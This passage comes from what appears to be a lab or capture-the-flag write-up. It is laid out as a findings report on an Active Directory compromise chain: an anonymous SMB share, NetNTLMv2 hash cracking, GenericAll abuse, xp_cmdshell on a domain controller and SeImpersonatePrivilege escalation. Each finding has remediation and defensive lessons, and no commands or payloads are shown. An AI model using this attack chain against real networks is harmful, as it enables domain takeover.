Severity: High CVSS v3.1: 8.1 — AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N CWE: CWE-732 — Incorrect Permission Assignment for Critical Resource MITRE ATT&CK: T1187 — Forced Authentication; T1557.001 — LLMNR/NBT-NS Poisoning and SMB Relay
Description:
The Share SMB share allowed unauthenticated read and write access. This allowed a malicious shortcut file to be placed on the share, which coerced authentication and exposed a domain user's NetNTLMv2 hash.
Root Cause: Share permissions allowed anonymous write access. The environment also permitted outbound NTLM authentication to an attacker-controlled host.
Remediation:
Remove anonymous access, restrict write access to approved groups only, regularly audit SMB share ACLs, restrict or disable NTLM where possible, and alert on suspicious .lnk files in shared folders.
STP-002 — Weak Domain Password Allows Captured NetNTLMv2 Hash Cracking
Severity: High CVSS v3.1: 8.1 — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N CWE: CWE-521 — Weak Password Requirements MITRE ATT&CK: T1110.002 — Password Cracking; T1078 — Valid Accounts
Description:
The captured bob.ross NetNTLMv2 hash was cracked using a common wordlist, exposing valid domain credentials.
Root Cause: The password policy allowed weak or predictable passwords and did not block commonly used or breached passwords.
Remediation: Reset the affected credential, enforce longer passphrases, use banned-password screening, monitor NTLM authentication to unusual hosts, and reduce NTLM usage where operationally possible.
STP-003 — Excessive GenericAll Permission Allows User Account Takeover
Severity: High CVSS v3.1: 8.8 — AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H CWE: CWE-732 — Incorrect Permission Assignment for Critical Resource MITRE ATT&CK: T1098 — Account Manipulation; T1078 — Valid Accounts
Description:
bob.ross had GenericAll over alice.wonderland, which allowed the attacker to reset Alice's password and authenticate as that user.
Root Cause: Active Directory object permissions were overly permissive and violated the principle of least privilege.
Remediation:
Remove unnecessary GenericAll permissions, review delegated Active Directory rights, monitor password resets by non-administrative accounts, and use BloodHound or equivalent tooling to validate attack paths after remediation.
STP-004 — SQL Server xp_cmdshell Enables Operating System Command Execution
Severity: Critical CVSS v3.1: 9.1 — AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H CWE: CWE-78 — OS Command Injection; CWE-250 — Execution with Unnecessary Privileges MITRE ATT&CK: T1059 — Command and Scripting Interpreter; T1505.001 — SQL Stored Procedures
Description:
The local SQL Express instance on the Domain Controller had xp_cmdshell enabled, allowing operating system command execution as NT SERVICE\MSSQL$SQLEXPRESS.
Root Cause: SQL Server was installed on a Tier 0 system and configured to allow operating system command execution from the SQL context.
Remediation:
Disable xp_cmdshell, restrict SQL access, remove SQL Server from Domain Controllers where possible, and monitor SQL Server spawning shell or file-transfer processes.
STP-005 — SQL Server Service Context Enables SYSTEM Escalation
Severity: Critical CVSS v3.1: 9.0 — AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H CWE: CWE-250 — Execution with Unnecessary Privileges; CWE-266 — Incorrect Privilege Assignment MITRE ATT&CK: T1134 — Access Token Manipulation; T1068 — Exploitation for Privilege Escalation
Description:
The SQL Server service context had SeImpersonatePrivilege, which was abused to execute commands as NT AUTHORITY\SYSTEM.
Root Cause: A service running on the Domain Controller retained powerful token impersonation privileges after local command execution was achieved.
Remediation: Avoid non-essential services on Domain Controllers, harden service account privileges, restrict local privilege assignments, patch token impersonation abuse paths, and alert when service processes launch unusual child processes.
Lessons Learned
The most important takeaway is that the compromise did not depend on a single catastrophic bug. It depended on a chain.
The anonymous SMB share created the initial opening. The weak password made the captured hash useful. GenericAll turned one user into another. WinRM turned credentials into an interactive shell. SQL Server on the Domain Controller turned local access into lateral movement. SeImpersonatePrivilege turned service-level privileges into SYSTEM.
That is how many real Active Directory compromises happen. Defenders often underestimate one vulnerability or misconfiguration because each one appears acceptable in isolation. Attackers do the opposite. They chain together small weaknesses and turn them into full domain compromise.
From a defensive standpoint, the priority fixes are clear:
- Remove anonymous write access from SMB shares.
- Enforce stronger password policies and block common or breached passwords.
- Audit dangerous Active Directory permissions such as
GenericAll,GenericWrite,WriteDACL, andWriteOwner. - Avoid running SQL Server or other non-essential services on Domain Controllers.
- Disable
xp_cmdshellunless there is a documented, controlled business need. - Monitor service accounts and privileged token abuse paths.
This box was a good reminder that privilege escalation is not always about finding the newest exploit. Sometimes the environment is already built like a ladder. The attacker's job is simply to climb it.